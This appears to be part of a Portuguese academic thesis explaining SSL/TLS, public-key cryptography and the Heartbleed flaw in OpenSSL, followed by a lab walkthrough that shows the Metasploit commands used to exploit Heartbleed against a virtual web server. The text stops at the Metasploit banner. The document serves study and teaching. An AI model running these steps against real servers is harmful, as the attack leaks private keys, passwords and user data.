
Segundo Kurose e Ross (2010, p. 495):

Técnicas criptográficas permitem que um remetente disfarce os dados de modo que um intruso não consiga obter nenhuma informação dos dados interceptados. O destinatário, é claro, deve estar habilitado a recuperar os dados originais a partir dos dados disfarçados.

Em um cenário onde Alice quer enviar uma mensagem a Bob, a mensagem original de Alice é conhecida como texto claro ( $m$ ). Alice criptografa sua mensagem usando um algoritmo de criptografia, gerando um texto cifrado, para que um intruso não possa ler a mensagem. Esse algoritmo criptográfico é de conhecimento de todos, então Alice usa também, uma chave,  $K_a$ , sendo a chave uma cadeia de caracteres. O algoritmo criptográfico pega o texto claro,  $m$ , e a chave  $K_a$  como entrada, e gera um texto cifrado como saída. A notação  $K_a(m)$  refere-se ao texto

cifrado, ou criptografado. O processo de decifrar o texto cifrado, necessita do algoritmo de decifração, que basicamente é o inverso do algoritmo de encriptação, a chave de Bob,  $K_b$ , produzindo como saída a mensagem original em texto claro, (m). A Figura 3 ilustra o processo de criptografia, onde Trudy seria um usuário tentando interceptar e roubar a mensagem (KUROSE; ROSS, 2010, p. 495).

**Figura 3 - Criptografia**



Fonte: Kurose e Ross (2010)

Na criptografia de chaves simétricas, a mesma chave utilizada para criptografar o texto, é também usada para decifrá-lo, e deve ser compartilhada em segredo por Alice e Bob, pois se alguém descobrir a chave, poderá decifrar o texto cifrado (STALLINGS, 2015, p. 21). Já na criptografia assimétrica não se usa a mesma chave para criptografar e decifrar, mas sim um par de chaves: uma pública e outra privada, onde uma é usada para criptografar e a outra usada para decifrar (STALLINGS, 2015, p. 201).

#### 4.4 CRIPTOGRAFIA DE CHAVES PÚBLICAS

Um esquema de criptografia de chave pública, que é criptografia assimétrica, possui 5 elementos:

- Texto claro: Mensagem não codificada.
- Algoritmo de encriptação: processo para embaralhar (codificar) o texto claro.

- Chave pública (PU) e chave privada (PR): um par de chaves onde se uma for utilizada para criptografar a outra deve ser utilizada para decriptografar.
- Texto cifrado: Mensagem gerada após o processo de criptografia.
- Algoritmo de decriptação: tem como entrada o texto cifrado e a chave oposta que foi utilizada para criptografar, gerando como saída o texto claro.

No cenário onde Bob deseja mandar uma mensagem para Alice, Bob deverá obter a chave pública de Alice (PUa). Depois de obter a PUa, Bob deve usar a PUa para criptografar a mensagem e então enviar a mensagem para Alice. Alice ao receber a mensagem deverá usar sua chave privada (PRa) para decriptografar a mensagem (STALLINGS, 2015, p. 201-202). A Figura 4 ilustra esse processo.


#### 4.5 CERTIFICAÇÃO DE CHAVES PÚBLICAS

A certificação de chaves públicas faz o uso de assinaturas digitais, uma outra função da criptografia de chave pública, para identificar as partes em uma conexão segura; e é amplamente utilizada no SSL.

O atrelamento de uma chave pública a uma entidade particular é feita através de uma autoridade certificadora (*certification authority* - CA), que tem a missão de garantir a veracidade das identidades e emitir os certificados. Uma CA verifica se uma pessoa ou *site* é realmente quem se diz ser e depois de validar, assina o certificado da entidade (KUROSE; ROSS, 2010, p. 510).



Figura 4 - Criptografia de chaves públicas



Fonte: Stallings (2015)

#### 4.6 PROTEGENDO CONEXÕES TCP: O SSL

Após apresentado os conceitos do modelo de camadas da Internet, o *socket* e chaves públicas, será abordado a implementação de segurança no *socket* que está entre a camada de transporte e aplicação: o SSL.

O SSL é capaz de prover confidencialidade, integridade dos dados e autenticação do ponto final a aplicações finais específicas. Uma versão modificada do SSL versão 3, chamada *Transport Layer Security* (TLS) – Segurança na Camada de Transporte – foi padronizada na RFC 4346 (KUROSE; ROSS, 2010, p. 521). O TLS é considerado a evolução do SSL, mas a comunidade tecnológica refere-se a ambos SSL e TLS quando refere-se ao termo SSL, salvo quando é citado a versão do protocolo como SSLv3 ou TLSv1.2.

Em um cenário onde um usuário A faz uma compra de um produto pela internet no site B, onde o pagamento é feito por cartão de crédito. Se não houver confidencialidade (encriptação), uma pessoa mal intencionada pode interceptar a transação e roubar os dados do cartão de A para realizar fraudes. Se não houver integridade os dados podem ser alterados durante a transmissão do computador de A para o site B. Se não houver autenticação do servidor, outro site pode se passar


pelo site B, receber o dinheiro da transação, capturar os dados do cartão de crédito e não enviar o produto comprado.

O SSL aprimora o protocolo TCP com sigilo, integridade dos dados, autenticação do servidor e autenticação do cliente. Apesar de ser mencionado somente a utilização do SSL sobre HTTP, como ele trabalha com o protocolo TCP, ele pode ser utilizado por qualquer aplicação que utilize o TCP (KUROSE; ROSS, 2010, p. 522). Iremos abordar uma versão simplificada do SSL que será dividida em três fases: apresentação (*handshake*), derivação de chaves e transferência de dados.

#### **4.6.1 APRESENTAÇÃO (HANDSHAKE)**

Durante essa fase, se faz necessário o estabelecimento de uma conexão TCP entre as partes envolvidas, verificação da autenticidade de Alice, e por último Bob deve enviar uma chave secreta mestre que será utilizada para criar as sub-chaves necessárias para a sessão SSL. A Figura 5 ilustra esse processo. Note que quando a conexão TCP é estabelecida, Bob envia a Alice uma mensagem “*hello*”. Alice devolve seu certificado que contém sua chave pública. O certificado de Alice está assinado por uma Autoridade Certificadora (CA), garantindo que o certificado realmente pertence a Alice. Bob cria um Segredo Mestre (MS), codifica o MS com a chave pública de Alice onde é gerado o Segredo Mestre Cifrado (EMS), enviando-o para Alice, que o decodifica com sua chave privada para obter o MS. Após este processo, o Segredo Mestre para esta sessão SSL é conhecido somente por Bob e Alice (KUROSE; ROSS, 2010, p. 522).

Figura 5 - Apresentação SSL



Fonte: Kurose e Ross (2010)

#### 4.6.2 DERIVAÇÃO DE CHAVES

O Segredo Mestre poderia ser utilizado como chave criptográfica para o processo de criptografia e integridade dos dados. Entretanto é considerado mais seguro que Bob e Alice utilizarem chaves criptográficas diferentes, e também utilizarem uma chave para criptografia e outra chave diferente para a verificação da integridade. Então deste Segredo Mestre são gerados 4 sub-chaves: chave de criptografia de sessão para dados enviados de Bob para Alice ( $E_b$ ); chave MAC de sessão para dados enviados de Bob para Alice ( $M_b$ ); chave de criptografia de sessão para dados enviados de Alice para Bob ( $E_a$ ); e chave MAC de sessão para dados enviados de Alice para Bob ( $M_a$ ). As duas chaves de criptografia serão usadas para cifrar dados e as chaves MAC serão utilizadas para verificar a integridade dos dados.

#### 4.6.3 TRANSFERÊNCIA DE DADOS

Agora que Bob e Alice compartilham as mesmas chaves de sessão, eles podem começar a enviar dados seguro por meio da conexão TCP. Para verificar a integridade o SSL divide o fluxo de dados em registros, anexando um MAC para cada registro e cifra o registro+MAC. Para criar o MAC, em uma função de *hash*, Bob insere os dados de registro junto a chave  $M_b$ . Para cifrar o pacote registro+MAC, Bob usa a chave de sessão  $E_b$ . Esse pacote cifrado é então transmitido ao TCP para ser transportado pela rede (KUROSE; ROSS, 2010, p. 522-524).

Após termos um melhor entendimento sobre o SSL, no próximo capítulo abordaremos a vulnerabilidade *Heartbleed*.

## 5 A VULNERABILIDADE HEARTBLEED

A falha *Heartbleed* é uma séria vulnerabilidade no *OpenSSL*, uma das implementações do SSL. Esta falha permite o roubo de informações protegidas pelo protocolos SSL. A vulnerabilidade permite que qualquer pessoa na internet possa ler a memória de sistemas protegidos pelas versões vulneráveis do *OpenSSL*. Isso pode comprometer chaves secretas, utilizadas na criptografia dos dados e dados sensíveis como informações pessoais de um usuário, assim como usuários e senhas (HEARTBLEED, 2017).

O *OpenSSL* é um *kit* de ferramentas robusto, de nível comercial e completo para o protocolo SSL. É também uma biblioteca de criptografia de uso geral. O *OpenSSL* é licenciado sob uma licença no estilo *Apache*, o que basicamente significa que você é livre para obtê-lo e usá-lo para fins comerciais e não comerciais, sujeito a algumas condições de licença simples (OPENSSL, [s.d.]).


Essa vulnerabilidade foi registrada no *Common Vulnerabilities and Exposures* (CVE), que é um portal de identificação de vulnerabilidades públicas e conhecidas de cibersegurança, com o número CVE-2014-0160 (CVE, 2013) e foi identificada em Abril de 2014, quando uma nova função foi introduzida na versão 1.0.1 do *OpenSSL*, chamada *Heartbeat*.

Como vimos no capítulo quatro o processo de estabelecimento de uma conexão SSL não é simples, onde são necessárias várias etapas como o *handshake*, derivação de chaves e transferência de dados; e isso leva tempo e processamento para ser feito, onde não é desejável que isso fique repetindo a todo tempo, por esse motivo que criaram a função *Heartbeat*, que é uma função para manter uma conexão SSL ativa, e evitar a renegociação e autenticação.

O *Heartbeat* funciona da seguinte maneira: depois que a conexão SSL é estabelecida, ambas as partes, cliente e servidor, tem confiança 100% mutuamente entre si. Para manter a sessão ativa o cliente gera uma mensagem de *Heartbeat* que é composto por três partes: uma mensagem - uma sequência de dados aleatórios produzido pelo cliente - a informação do tamanho da mensagem gerada pelo cliente e um pacote de *acknowledgement* (pacote de reconhecimento) que pedirá ao servidor para mandar um pacote de *acknowledgement* de volta para manter a sessão ativa. Uma vez que o servidor recebe esses dados ele grava a mensagem recebida na memória, e o tamanho da mensagem segundo que o usuário diz a

mensagem ter. Então o servidor começa o procedimento para devolver a mensagem como resposta ao *acknowledgment* do cliente, que será a mesma mensagem que o cliente enviou: o servidor localiza o endereço de memória onde a mensagem do cliente foi gravada e devolve a mensagem de acordo com o tamanho da mensagem que o cliente informou que a mensagem possui. Podemos tomar o seguinte cenário como exemplo: um cliente manda para o servidor uma mensagem “OI” e diz ao servidor que a mensagem tem tamanho dois *bits*, que é seu tamanho real (OI,2). O servidor então grava em sua memória o conteúdo da mensagem “OI” e para devolver a mensagem ele pega a mensagem gravada em sua memória e devolve o tamanho de dados que o cliente diz que a mensagem tem, que neste caso é dois *bits*, devolvendo então mensagem “OI” para o cliente. A Figura 6 ilustra esse processo do funcionamento do *Heartbeat*.

Figura 6 - Funcionamento da função *Heartbeat*




Fonte: adaptado de Forum Systems (2014)

A vulnerabilidade *Heartbleed* acontece quando um cliente manda uma mensagem de dois *bits*, como o exemplo “OI”, mas ao invés de dizer que o tamanho da mensagem é dois *bits*, o cliente diz que a mensagem tem tamanho maior do que o tamanho real da mensagem, como por exemplo tamanho 32 *bits*. Por haver confiança mútua entre o servidor e o cliente, os dados não são auditados, e quando o servidor for devolver essa mensagem, ao invés de devolver somente os dois *bits* da mensagem que o cliente enviou, por o cliente ter especificado o tamanho da mensagem em 32 *bits*, o servidor devolve então 32 *bits* de sua memória para o cliente, ou seja, os dois *bits* da mensagem original mais 30 *bits* de dados que estão

na memória do servidor naquele momento, que pode ser dados sensíveis de outros usuários ou chaves de criptografia. A figura 7 ilustra o processo da vulnerabilidade *Heartbleed*, que é uma falha na função *Heartbeat*. Geralmente, os dados armazenados na memória são randômicos (KYATAM; ALHAYAJNEH; HAYAJNEH, 2017) e máximo de dados que se pode conseguir em um ataque é 64KB (CHANDRA, 2014), e pode-se não obter informações legíveis na primeira tentativa de ataque, mas com vários ataques seria possível obter alguma informação valiosa.

Figura 7 - Falha na função *Heartbeat*: *Heartbleed*



Fonte: adaptado de Forum Systems (2014)

O ataque pode também acontecer no sentido reverso, onde um servidor envia para o cliente um pacote *Heartbeat* com o campo tamanho da mensagem maior que o tamanho real da mensagem. A mensagem do servidor será então armazenada na memória do usuário onde contém outros dados sensíveis como cookies, usuários e senhas, chaves privadas, e pode-se obter esses dados quando eles forem devolvidos a um servidor mal-intencionado (KYATAM; ALHAYAJNEH; HAYAJNEH, 2017).


O *OpenSSL* 1.0.1, que introduziu a função *Heartbeat* com a vulnerabilidade *Heartbleed* foi lançada no dia 14/03/2012 e persistiu até a versão 1.0.1f, sendo a vulnerabilidade corrigida somente na versão 1.0.1g que foi lançada em 07/04/2014, mais de dois anos mais tarde (OPENSSL, [s. d.]

## 5.1 SIMULANDO UM ATAQUE *HEARTBLEED*

Foi preparado um ambiente, baseando-se em máquinas virtuais rodando na ferramenta *VirtualBox*, para simular um ataque que explorasse a vulnerabilidade *Heartbleed*. O experimento foi realizado em uma rede 192.168.1.0/24 sendo o *gateway* padrão e servidor de DNS o endereço IP fixo 192.168.1.1, o único componente físico do experimento, um roteador Asus. A figura 8 ilustra a configuração do ambiente.

Como servidor *web* foi utilizado o *Apache* na versão 2.2.22 rodando no SO *Ubuntu*, versão 12.04 LTS, que vem com o *OpenSSL* instalado na versão 1.0.1, e como visto acima, é uma versão vulnerável a falha *Heartbleed*. Para esse servidor *web* foi assinalado o endereço IP fixo 192.168.1.10/24. Como conteúdo do *site* foi utilizado a página de exemplo que vem com o *Apache*, o *index.html*, tendo como conteúdo o seguinte texto: “*It works! This is the default web page for this server. The web server software is running but no content has been added, yet.*” O experimento tem como objetivo capturar parcialmente ou totalmente esse conteúdo, mesmo estando encriptado usando SSL.

Figura 8 - Ambiente do experimento de ataque *Heartbleed*




Fonte: próprio autor

Ao abrirmos o *website*, recebeu-se uma mensagem que a conexão não é privada. Isso se dá pelo motivo de que o certificado do *site* não foi assinado por uma autoridade certificadora (CA), mas usa um certificado auto-assinado, mas por




conhecermos a origem do certificado podemos ignorar a mensagem e clicar na opção de prosseguir a acessar o *website*. O site foi protegido por autenticação de usuário e senha utilizando-se função *htpasswd*, uma opção de autenticação que já vem com o *Apache*. A figura 9 ilustra a autenticação por usuário e senha utilizada no site. Foi utilizado o usuário “user1” e a senha “teste”, que foram previamente criados para usar a função de autenticação *htpasswd*.

**Figura 9 - Autenticação no *website***



Fonte: próprio autor

Após feita a autenticação com o usuário e senha o conteúdo da página é exibido utilizando-se o HTTPS, ou seja, de modo protegido. A figura 10 ilustra o conteúdo do *site*. Pode-se notar que na figura 10 o *browser* identifica o *site* como não seguro, apesar de estar utilizando-se o HTTPS. Isso acontece pelo mesmo motivo que foi citado acima: a utilização de um certificado auto-assinado. A própria ferramenta *OpenSSL* nos oferece a possibilidade de gerarmos a chave privada e o certificado utilizados no site. Há também a opção de criamos um *Certificate Signing Request* (CSR) – Requisição de Certificado Assinado – que pode ser enviado para uma CA e depois de assinado pela CA, o certificado pode ser instalado no *webserver*. A figura 11 mostra como foi utilizada a ferramenta *OpenSSL* para criar o certificado auto-assinado e a chave privada utilizada no site.

Figura 10 - Conteúdo do *website*

Fonte: próprio autor

Figura 11 - Gerando a chave privada e o certificado auto-assinado

```
[root@ubuntuHB1:/etc/apache2# openssl req -x509 -nodes -days 365 -newkey rsa
[a:2048 -keyout server.key -out server.crt
[Generating a 2048 bit RSA private key
[.....+++
[.....+++
[writing new private key to 'server.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN
.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:BR
State or Province Name (full name) [Some-State]:SP
Locality Name (eg, city) []:
Organization Name (eg, company) [Internet Widgits Pty Ltd]:NA
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:ubuntu1
Email Address []:claropc@gmail.com
root@ubuntuHB1:/etc/apache2# █
```

Fonte: próprio autor.

O ataque foi realizado utilizando-se o SO *Kali* na versão 2016.2, *kernel* 4.6, com o IP fixo 192.168.1.15/24. Utilizou-se da ferramenta *Metasploit* na versão 4.17.8-dev, que vem incluída no SO *Kali*. Para iniciar a ferramenta foi aberto o terminal de comandos e o comando “msfconsole” foi executado, onde o terminal de console do *Metasploit* foi iniciado. Foi então selecionado a opção para explorar a vulnerabilidade *Heartbleed* através do comando “use auxiliary/scanner/ssl/openssl\_heartbleed”. Dentro da ferramenta de exploração do

*Heartbleed* é necessário definir algumas variáveis como *RHOSTS* e *RPORT*. A variável *RHOSTS* foi definida através do comando “*set RHOSTS 192.168.1.10*”, sendo o IP 192.168.1.10 o endereço do *webserver* utilizado neste experimento. Como a porta padrão é a 443, não foi necessário definir a variável *RPORT*. Para que possamos visualizar todo o conteúdo do ataque uma outra variável *verbose* foi definida como verdadeira através do comando “*set verbose true*”. Agora com todas as variáveis definidas na ferramenta, iniciou-se o ataque através do comando “*run*”. A Figura 12 ilustra o *Metasploit* alguns comandos executados.

Figura 12 - Metasploit

```
      =[ metasploit v4.17.8-dev                               ]
+ -- --=[ 1803 exploits - 1027 auxiliary - 311 post           ]
+ -- --=[ 538 payloads - 41 encoders - 10 nops              ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

